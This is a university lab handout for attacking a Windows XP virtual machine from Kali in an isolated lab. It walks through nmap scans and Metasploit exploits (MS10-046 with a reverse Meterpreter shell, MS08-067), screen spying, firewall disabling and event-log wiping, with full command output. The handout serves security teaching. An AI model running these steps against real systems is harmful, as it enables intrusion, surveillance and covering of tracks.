Lab10- Attacking windows xp with Kali


Special thanks for student Vesamäki inspiring/inventing basics of this lab with his seminar on cyber security course.

Use Kali (ghost/virtuaalikoneet/ttks/) and windows XP (Ghost -> virtuaalikoneet)

If possible keep following both machines during different phases of the lab, and try to understand what is happening.




Both on same host only adapter



Disable USB controlles on windows, or virtualbox might have problems

• Port Scan (1p)

Log on both machines. Change settings so that both VMs get ip address from DHCP. On Kali you need to change network setting from graphical ui! (Kiinteä yhteys \rightarrow asetukset \rightarrow ipv4 \rightarrow from manual to DHCP, ok. After that turn it down and up from GUI)



Check that both machines are on same network.

Then try to do port scan Windows from Kali:

nmap -T5 x.x.x.x

```
File Edit View Search Terminal Help

root@kali:~# nmap -T5 192.168.56.101

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-13 12:34 EEST

mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.

Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 192.168.56.101

Host is up (0.00064s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE

2869/tcp closed icslap

MAC Address: 08:00:27:57:9C:66 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.10 seconds
```

where x.x.x.x is ip-address of the Windows machine.

Did you find any open ports? Any ideas why?

• Let's get dangerous (1p)

Ok, so we let's try something else.

Open metasploit form Kali:

msfconsole

Then select:

```
use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
set srvhost y.y.y.y
set payload windows/meterpreter/reverse_tcp
set lhost y.y.y.y
exploit
```

```
msf > use exploit/windows/browser/ms10 046 shortcut icon dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > set srvhost 192.168.56.102
srvhost => 192.168.56.102
<u>msf</u> exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/
reverse tcp
payload => windows/meterpreter/reverse tcp
msf exploit(ms10_046_shortcut_icon_dllloader) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf exploit(ms10 046 shortcut icon dllloader) > exploit
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.56.102:4444
 ] Send vulnerable clients to \\192.168.56.102\RSVxjd0JNbz\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>
.lnk
[*] Using URL: http://192.168.56.102:80/
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Server started.
[*] 192.168.56.101
                     ms10 046 shortcut icon dllloader - Sending UNC redirect
                    ms10 046 shortcut icon dllloader - Responding to WebDAV OPT
[*] 192.168.56.101
```

where y.y.y.y is ip address of Kali.

Now from Windows use internet explorer to browse y.y.y.y

What did happen on windows?

What did happen on Kali?

```
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /RSVxjd0JNbz/asjowVqDb.dll.123.Manifest
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Sending 404 for /RSVxjd0
JNbz/asjowVqDb.dll.123.Manifest ...
[*] Sending stage (957487 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:1042) at
2017-04-13 12:43:23 +0300
```

Let me look (1p)

On Kalis metasploit terminal, type:

sessions -i 1

shell

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1824 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\sulo\Desktop>
```

What did shell command do? What could you do from it?

then lets try some commands:

First lets exit shell:

Exit

Then:

bgrun screenspy -d 1 -t 10

```
meterpreter > bgrun screenspy -d 1 -t 10
[*] Executed Meterpreter with Job ID 0
meterpreter > [*] New session on 192.168.56.101:1042...
[*] explorer.exe Process found, migrating into 1612
```

What does this command do?

Serious business (1p)

Back to session 1... Lets try something else:

run getcountermeasure -d

```
<u>meterpreter</u> > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
        Domain profile configuration: carrier 0 collisions 0
[*]
        Operational mode
                                           = Enable
        Exception mode
                                          = Enable
        Standard profile configuration (current):
        Operational mode
                                           ≝ Enable
                                           = Enable
        Exception mode
[*]
        Local Area Connection firewall configuration:
        Operational mode
                                           = Enable
[*]
[*] Disabling Built in Firewall.....
 *] Checking DEP Support Policy...
```

What did this command do?

Now it is time to try nmap again with same command we did use at beginning.

What ports it finds open?

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-13 12:48 EEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 08:00:27:57:9C:66 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

• ITS VULNERABLE!!!! (1p)

Lets then try use those ports to get connection to Windows:

```
msfconsole
           use exploit/windows/smb/ms08 067 netapi
           set payload windows/meterpreter/bind tcp
           set rport 139
           set SMBDirect false
           set rhost x.x.x.x
           exploit
           ps
msf > use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind tcp
payload => windows/meterpreter/bind_tcp
<u>msf</u> exploit(ms08_067_netapi) > set rport 139
rport => 139
<u>msf</u> exploit(<mark>ms08_067_netapi</mark>) > set SMBDirect false
SMBDirect => false
<u>msf</u> exploit(ms08 067 netapi) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(ms08 067 netapi) > exploit
[*] Started bind handler
 *] Automatically detecting the target...
 *] Fingerprint: Windows XP - Service Pack 3 - lang:English
 *] Selected Target: Windows XP SP3 English (AlwaysOn NX)
 *] Attempting to trigger the vulnerability...
 *] Sending stage (957487 bytes) to 192.168.56.101
 *] Meterpreter session 1 opened (192.168.56.102:34348 -> 192.168.56.101:4444) a
  2017-04-13 12:57:44 +0300
1612 1536 explorer.exe
                                                  XP\sulo
                                 x86
                                        0
                                                                                  C:\W
INDOWS\Explorer.EXE
```

Find what pid explorer.exe has. Lets call this value z, so PID = z on next command

```
migrate z
```

```
meterpreter > migrate 1692
[*] Migrating from 1044 to 1692...
[*] Migration completed successfully.
```

Try what else you can do from here, create folder, create file, delete something? etc...

Lokit deletettu

```
meterpreter > clearev
[*] Wiping 65 records from Application...
[*] Wiping 118 records from System...
[*] Wiping 0 records from Security...
```

Deletet user sulo:

Started vnc session:

